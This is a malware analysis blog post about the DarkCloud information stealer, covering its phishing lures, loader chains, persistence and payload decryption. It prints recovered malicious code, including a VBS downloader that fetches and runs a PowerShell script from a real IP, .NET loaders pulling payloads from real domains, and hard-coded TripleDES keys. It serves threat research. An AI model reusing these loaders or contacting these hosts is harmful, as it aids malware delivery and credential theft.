

# DarkCloud | RexorVc0

---

 [rexorvc0.com/2025/03/31/DarkCloud/](https://rexorvc0.com/2025/03/31/DarkCloud/)

## Overview

---

DarkCloud is a type of malware categorized as a Stealer, which has evolved over time and positioned itself as one of the most widely used in its category. DarkCloud began making an impact in 2022 and gained relevance that same year and in 2023 by being promoted in various forums showcasing its functionalities. As usual, it was sold through different sources, often leading buyers to communicate via Telegram for its acquisition.

The execution and distribution of this Stealer have been driven by phishing campaigns, where attackers impersonated various companies or disguised their attacks as payment receipts, fines, and other commonly used tactics aimed at compromising HR departments or similar targets. However, it has also been used in other, less frequent campaigns, where users were directed to download or execute malicious samples through infected products or websites, employing techniques such as malvertising, watering hole attacks, or similar methods. Additionally, it has occasionally been deployed alongside other malware acting as loaders or launched in conjunction with similar threats, such as DbatLoader or ClipBanker.


## Technical Analysis


---

The distribution method, as we mentioned, can vary, but in the vast majority of samples I have encountered, phishing has been the primary focus. Therefore, we can say that phishing is the most common distribution technique for DarkCloud, even though it has been associated with other methods. Once the victim accesses the link or downloads the file, they may encounter compressed files leading to a loader, documents, or even scripts in different languages that initiate execution. After this, a loader is executed, which typically downloads the next stage or contains it within its resources, obfuscated or encrypted, to extract the next module. This module will execute DarkCloud in memory before injecting it. The final step is the theft of various types of information, including browser data, FTP credentials, screenshots, keylogging, and more.

A diagram summarizing the most common versions I have encountered and attempting to unify them into a single representation is as follows:







During the analysis process, I have come across various samples that all aim to achieve the same goal—executing DarkCloud. While respecting the different versions, I will highlight the most relevant and distinct ones I have found to provide a clearer understanding of the various existing variables. However, I will avoid excessive detail to keep the explanation engaging rather than tedious.

As mentioned earlier, the most common approach involves phishing attempts using documents, compressed files, or other formats.



GP HVAC Collection Spain <[REDACTED]bankinter@gmail.com>

Envío de comprobante de pago de factura

To [REDACTED]@grupovanti.com

Message Comprobante transferencia [REDACTED] (10 KB)

Buen día,

Os envió el justificante bancario de la factura del mes de Febrero.

Rogamos confirmación

Un saludo.



[EXTERNAL] Cristina [REDACTED] <[REDACTED]@offisecure.com>

Attention: New Inquiry/Quotation Needed for [REDACTED] CO.

To

Message [REDACTED] CO. INQUIRY.7z

Dear Sir/Madame,

We are a new company in Romania looking to import your products to our country, we got your company through research. Please, tell us, do you have in stock the attached items with their outlined quantities?

If available, then we look forward to receive:

- a) Your very best quote for the items fully compliant with all the specifications in the attachment.
- b) Quote also packing details so that we get a transport quote.
- c) Specify delivery period (lead time) from date of order (this must NOT exceed 30 days from order)
- d) Technical literature of the items being offered showing compliance with the attached specifications (1-9)
- e) Best payment terms.

We look forward to receive your earliest reply.

Thank you in advance

Cristina [REDACTED]

[REDACTED] Bucuresti, Romania

Tel/Fax :004 [REDACTED]

Mobil: +07 [REDACTED]


Going straight to the point, in an initial execution of one of the samples I analyzed, we see a rather extensive process—a succession of execution copies launched in temporary paths.

Once the victim falls for the phishing attack, they may be led to different types of loaders. Some of these can be scripts, covering a wide range of formats, from JAR and BAT to PowerShell (PS). It's quite interesting to see the variety of types I have encountered, especially considering that I generally do not analyze samples from previous years.

## Script Loader Versions

In the case of JAR files, they retrieve the information for the next stage using embedded resources—something that, as we will see, is not the common trend in DarkCloud.

JAR




```
private byte[] getFileFromResource(String name)
throws Exception
{
    InputStream in = getClass().getResourceAsStream("/resources/" + name); Throwable localThrowable3 = null;
    try
    {
        byte[] data = new byte[1024];
        ByteArrayOutputStream buffer = new ByteArrayOutputStream();
        int nRead;
        while ((nRead = in.read(data, 0, data.length)) != -1) {
            buffer.write(data, 0, nRead);
        }
        return buffer.toByteArray();
    }
    catch (Throwable localThrowable1)
    {
        localThrowable3 = localThrowable1; throw localThrowable1;
    }
    finally
    {

```

```
private static String get_crypted_filename(int pt)
{
    String exe_ = "alWFwCPZYmee";
    String mach_o = "fXqXhG4B7JIid";
    String display = "xXM7jNffffff";
    String name_str;
    if (pt == 100)
    {
        char txt = 'd';
        name_str = mach_o;
    }
    else
    {

```

 @RexorVc0

In other versions, such as those written in PowerShell, which are more common, we can observe executions where, after multiple and varied obfuscation techniques for each type, the process leads either to a download or to the extraction of a binary. This binary, in its resources, contains the next stage, which in this case is an AutoIT script.

At this stage, several tasks are performed, such as the creation of a VBS file (a very common practice, as you will see) in startup-like folders to establish persistence. Ultimately, this specific sample carried out an injection into svchost, but we will explore that in more depth later.

## PS: Persistence

|              |     |               |              |  |
|--------------|-----|---------------|--------------|--|
| Okgehlem.exe | 628 | CreateFile    | C:\Users\... | AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup              |
| Okgehlem.exe | 628 | QueryBasicfor | C:\Users\... | AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup              |
| Okgehlem.exe | 628 | CreateFile    | C:\Users\... | AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup              |
| Okgehlem.exe | 628 | CreateFile    | C:\Users\... | AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Okgehlem.vbs |

To wrap up the discussion on scripts, another frequent scenario involves encountering VBS/PowerShell scripts—more or less obfuscated—that establish a connection to download and execute the payload. This method is similar to the one previously observed in PowerShell. If the download link is down, however, the process reaches a dead end—something quite typical for this malware. As I mentioned earlier, a large number of samples follow this step at some point. Here are some additional examples.

```

' Constants to avoid magic strings
Const URL_PLACEHOLDER = "http://77.120.120.66/xyzpsk.html" ' URL placeholder
Const SCRIPT_PATH = "c:\temp\305063D.ps1" ' Script save path
Const TEMP_DIR = "c:\temp" ' Temp directory
Const HTTP_SUCCESS = 200 ' Success HTTP Status Code
Const PS_COMMAND = "PowerShell -NoProfile -ExecutionPolicy RemoteSigned -File

' Create necessary objects
Set shell = CreateObject("WScript.Shell")
Set fao = CreateObject("Scripting.FileSystemObject")
Set http = CreateObject("MSXML2.XMLHTTP")

' Ensure temp directory exists
If Not fao.FolderExists(TEMP_DIR) Then
    fao.CreateFolder(TEMP_DIR)
End If

' Start script execution
If Not DownloadScript(URL_PLACEHOLDER, SCRIPT_PATH) Then
    LogError "Download failed, exiting script."
    WScript.Quit
End If


If Not ExecutePowerShell(SCRIPT_PATH) Then
    LogError "PowerShell script execution failed."
End If

' Function to download the script
Function DownloadScript(url, savePath)
    On Error Resume Next
    http.Open "GET", url, False
    http.Send
    If http.Status = HTTP_SUCCESS Then
        http.ResponseStream.SaveToFile savePath
    End If
End Function

```

## Most common loader stage

Moving on to another category of samples, where I will expand on the information a bit more, we have what are typically based on .NET. These can act as loaders or appear in the second stage, depending on the version. Among these, there are many similar samples, often utilizing different obfuscators.



After working with several of these obfuscators, we usually reach an initial function where the samples, in different ways, request the next stage to process it. This poses a problem, as you might expect, because unless the sample is very recent, it is likely already inactive and cannot be retrieved. This means we get stuck at the dynamic analysis stage

(debugging and such things), and we will only be able to rely on our sharp eyesight to understand everything statically. Personally, I dislike this approach, as I prefer to examine all (or most) of the functions to gain a deeper understanding of everything the malware does.

```
public static class PublisherConsumer
{
    // Token: 0x00000005 RID: 5 RVA: 0x0000732C File Offset: 0x0000582C
    private static byte[] CombinePublisher()
    {
        return ((Func<HttpContent, Task<byte[]>>)Delegate.CreateDelegate(typeof(Func<HttpContent, Task<byte[]>>), typeof(HttpContent).GetMethod("ReadAsByteArrayAsync"))
            ((Func<HttpClient, string, Task<HttpResponseMessage>>)Delegate.CreateDelegate(typeof(Func<HttpClient, string, Task<HttpResponseMessage>>), typeof
            (HttpClient).GetMethod("GetAsync"), new Type[]
            {
                typeof(string)
            }))(new HttpClient(), "https://www.arandelasespeciales.com/icoak.dat").Result.Content).Result;
    }
}

try
{
    array = null;
    using (HttpClient httpClient = new HttpClient())
    {
        Stream result = httpClient.GetStreamAsync(new Uri("https://koyscenter.cl/Szursatyo.vdf"));
        using (MemoryStream memoryStream = new MemoryStream())
        {
            result.CopyTo(memoryStream);
            array = memoryStream.ToArray();
        }
    }
    byte[] rgbKey = Convert.FromBase64String("MSpSkvESrcA7HNUaeigg=");
    byte[] rgbIV = Convert.FromBase64String("v5x0arCl2FQ=");
    using (TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider())
    {
        internal static byte[] smethod_0()
        {
            return ((Func<HttpContent, Task<byte[]>>)Delegate.CreateDelegate(typeof(Func<HttpContent, Task<byte[]>>), typeof(HttpContent).GetMethod("ReadAsByteArrayAsync"))
                (Task<HttpResponseMessage>>), typeof(HttpClient).GetMethod("GetAsync"), new Type[]
                {
                    typeof(string)
                }))(new HttpClient(), "https://krupasindhudevelopers.com/Dbbzms.pdf");
        }
    }
}
catch (Exception innerException)
{
    throw new Exception("Failed to load assembly.", innerException);
}
return result;
}
```

As we can see, when we try to load the path and therefore, the binary, it will crash and we will have a dead end.

```
catch (Exception innerException)
{
    throw new Exception("Failed to load assembly.", innerException);
}
return result;
}
```

## Technical Issues

I wanted to dive deeper into a specific topic in case it helps someone, but it doesn't affect the overall understanding of the analysis. So, if you're not interested, feel free to skip it (You can follow the analysis in "[Following the thread](#)" section). In this case, we reached a DarkCloud sample which, in most cases (if we want to roll back and don't have fresh samples), makes requests to a specific domain to download the next stage, as we've seen. This might seem like a trivial issue, but it's actually quite serious if you truly want to analyze in detail how a sample works—or, in this case, how multiple variants of the same malware behave.

Sometimes, it's a good strategy to try and obtain the file that is being downloaded. Tools like VT (VirusTotal), Any.Run, JoeSandbox, Tria.ge, and others make this relatively easy, as long as we know the IP or domain the sample is contacting. We can then pivot and take a more h4ck3r-like approach, capturing packets (.pcap) to inspect the received data—how deep you want to go into this is up to you. However, in this case, additional steps were required because the sample requested the file at runtime to modify, process, and then execute or load it. This adds an extra challenge, as we need to understand the sample, debug it up to the right point, and manipulate it so that it processes correctly.



I came up with three ways to approach this (I know there are many more, and yours is probably better), and to keep things simple, I tested them on multiple examples but will only show one to stay focused:


## Setting Up an HTTP Server and Hosting the Sample Locally

This is probably the simplest option. It involves extracting the sample (which we would have retrieved by pivoting and identifying what it wants to download), placing it in a directory like C:\, modifying the hosts file to point to our local machine, and starting an HTTP server using Python. I chose port 80 even though the request was originally HTTPS, because changing an “s” in the debugger is obviously much easier. Once we reach the same execution point, we can observe what the sample serves and proceed further.




## Modifying Traffic with Fiddler

Sometimes, I like using Fiddler, so I wanted to test it in this scenario. I simply created a rule that, when the specific URL was requested, it would serve the file from my local directory. Some configuration changes were required in Fiddler to redirect traffic to localhost. Of course, I also modified the hosts file. In this case, I set up test.com to point to localhost. Once the sample reached the same function, I made the same modification as before—switching to HTTP—to ensure it received the file at runtime.



## Combining Techniques

For the third approach, I experimented with a hybrid method. I kept the same rules as before but changed the URL to one I was serving on test.com, with the file located in C:. When the execution reached the crucial point, I changed the URL, and it loaded successfully.



## Following the thread

After obtaining and loading the file at runtime, the next step involves key generation. As mentioned earlier, it's very common for pre-loader stages to deobfuscate or decrypt some part of the code—or even an entire file.

```

22 byte[] rgbKey = Convert.FromBase64String("ORyKnoDC+N82Pkb72RIJug==");
23 byte[] rgbIV = Convert.FromBase64String("o0sf6yj+Ruo=");
24 using (TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDES
25 {

```

| Name  | Value            |
|-------|------------------|
| array | byte[0x00132808] |
| [0]   | 0xE2             |
| [1]   | 0x45             |
| [2]   | 0x89             |
| [3]   | 0x80             |
| [4]   | 0xFB             |
| [5]   | 0xEE             |
| [6]   | 0x7E             |
| [7]   | 0x23             |
| [8]   | 0x23             |
| [9]   | 0x21             |
| [10]  | 0x25             |

At this stage, we can see that the PDF was loaded into an array, and indeed, it matches the one we had retrieved via pivoting.

| array | Value |
|-------|-------|
| [0]   | 0xE2  |
| [1]   | 0x45  |
| [2]   | 0x89  |
| [3]   | 0x80  |
| [4]   | 0xFB  |
| [5]   | 0xEE  |
| [6]   | 0x7E  |
| [7]   | 0x23  |
| [8]   | 0x23  |
| [9]   | 0x21  |
| [10]  | 0x25  |
| [11]  | 0x47  |
| [12]  | 0xED  |
| [13]  | 0x1A  |
| [14]  | 0xD5  |
| [15]  | 0x83  |

```

00000000 E2 45 89 80 FB EE 7E 23 23 21 25 47 ED 1A D5 83
00000010 72 3C 50 C6 5E FD DA F4 DD 92 6E 8A 42 79 C1 51
00000020 72 0F A6 EF 01 4F 15 AC ED 70 B6 A1 68 CC 92 25
00000030 92 B5 08 DC B2 78 B1 5A 3D 5F DF 9C 9A BC 16 17
00000040 85 6C 29 82 82 7C 72 B0 A4 23 25 FA F0 AD B6 F2
00000050 C4 B3 72 3C 01 74 1E 16 69 D8 E2 87 DF A5 F0 5D
00000060 C4 20 07 00 00 00 00 00 00 00 00 00 00 00 00 00

```

From here, the usual process follows: the code undergoes processing, whether through deobfuscation or decryption. In this example, the technique used is Base64 + TripleDES.

```

static byte[] smethod_0()
{
    int num = 0;
    bool flag = false;
    while (!flag)
    {
        try
        {
            byte[] array = Class2.smethod_0();
            byte[] rgbKey = Convert.FromBase64String("ORyKnoDC+N82Pkb72RIJug==");
            byte[] rgbIV = Convert.FromBase64String("o0sf6yj+Ruo=");
            using (TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider())
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, tripleDESCryptoServiceProvider.CreateDecryptor(rgbKey, rgbIV), CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(array, 0, array.Length);
                        flag = true;
                        return memoryStream.ToArray();
                    }
                }
            }
        }
        catch (WebException)
        {
            num++;
        }
    }
}

```

We observe how the keys are processed

|                                |                  |
|--------------------------------|------------------|
| array                          | byte[0x00132808] |
| rgbKey                         | byte[0x00000010] |
| [0]                            | 0x39             |
| [1]                            | 0x1C             |
| [2]                            | 0x8A             |
| [3]                            | 0x9E             |
| [4]                            | 0x80             |
| [5]                            | 0xC2             |
| [6]                            | 0xF8             |
| [7]                            | 0xDF             |
| [8]                            | 0x36             |
| [9]                            | 0x3E             |
| [10]                           | 0x46             |
| [11]                           | 0xFB             |
| [12]                           | 0xD9             |
| [13]                           | 0x12             |
| [14]                           | 0x09             |
| [15]                           | 0xBA             |
| rgbIV                          | byte[0x00000008] |
| [0]                            | 0xA3             |
| [1]                            | 0x4B             |
| [2]                            | 0x1F             |
| [3]                            | 0xEB             |
| [4]                            | 0x28             |
| [5]                            | 0xFE             |
| [6]                            | 0x46             |
| [7]                            | 0xEA             |
| tripleDESCryptoServiceProvider | null             |

After this we will see that at the end of the function we can obtain the processed binary

```

00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ,.....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....€...
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°..'í!,.Lí!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$......
00000080 50 45 00 00 4C 01 03 00 57 28 B7 67 00 00 00 00 PE..L...W(.g....
00000090 00 00 00 00 E0 00 0E 21 0B 01 30 00 00 20 13 00 ....à...!...0.. ..
000000A0 00 06 00 00 00 00 00 00 EE 3F 13 00 00 20 00 00 .....i?... ..
000000B0 00 40 13 00 00 00 40 00 00 20 00 00 00 02 00 00 .@....@.. ..
000000C0 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 .....
000000D0 00 80 13 00 00 02 00 00 00 00 00 00 03 00 40 85 .€.....@...
000000E0 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
000000F0 00 00 00 00 0F 00 00 00 00 00 00 00 00 00 00 00 .....
00000100 A0 3F 13 00 4B 00 00 00 00 40 13 00 34 03 00 00 ?..K....@..4...
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000120 00 60 13 00 0C 00 00 00 00 00 00 00 00 00 00 00 .`.....
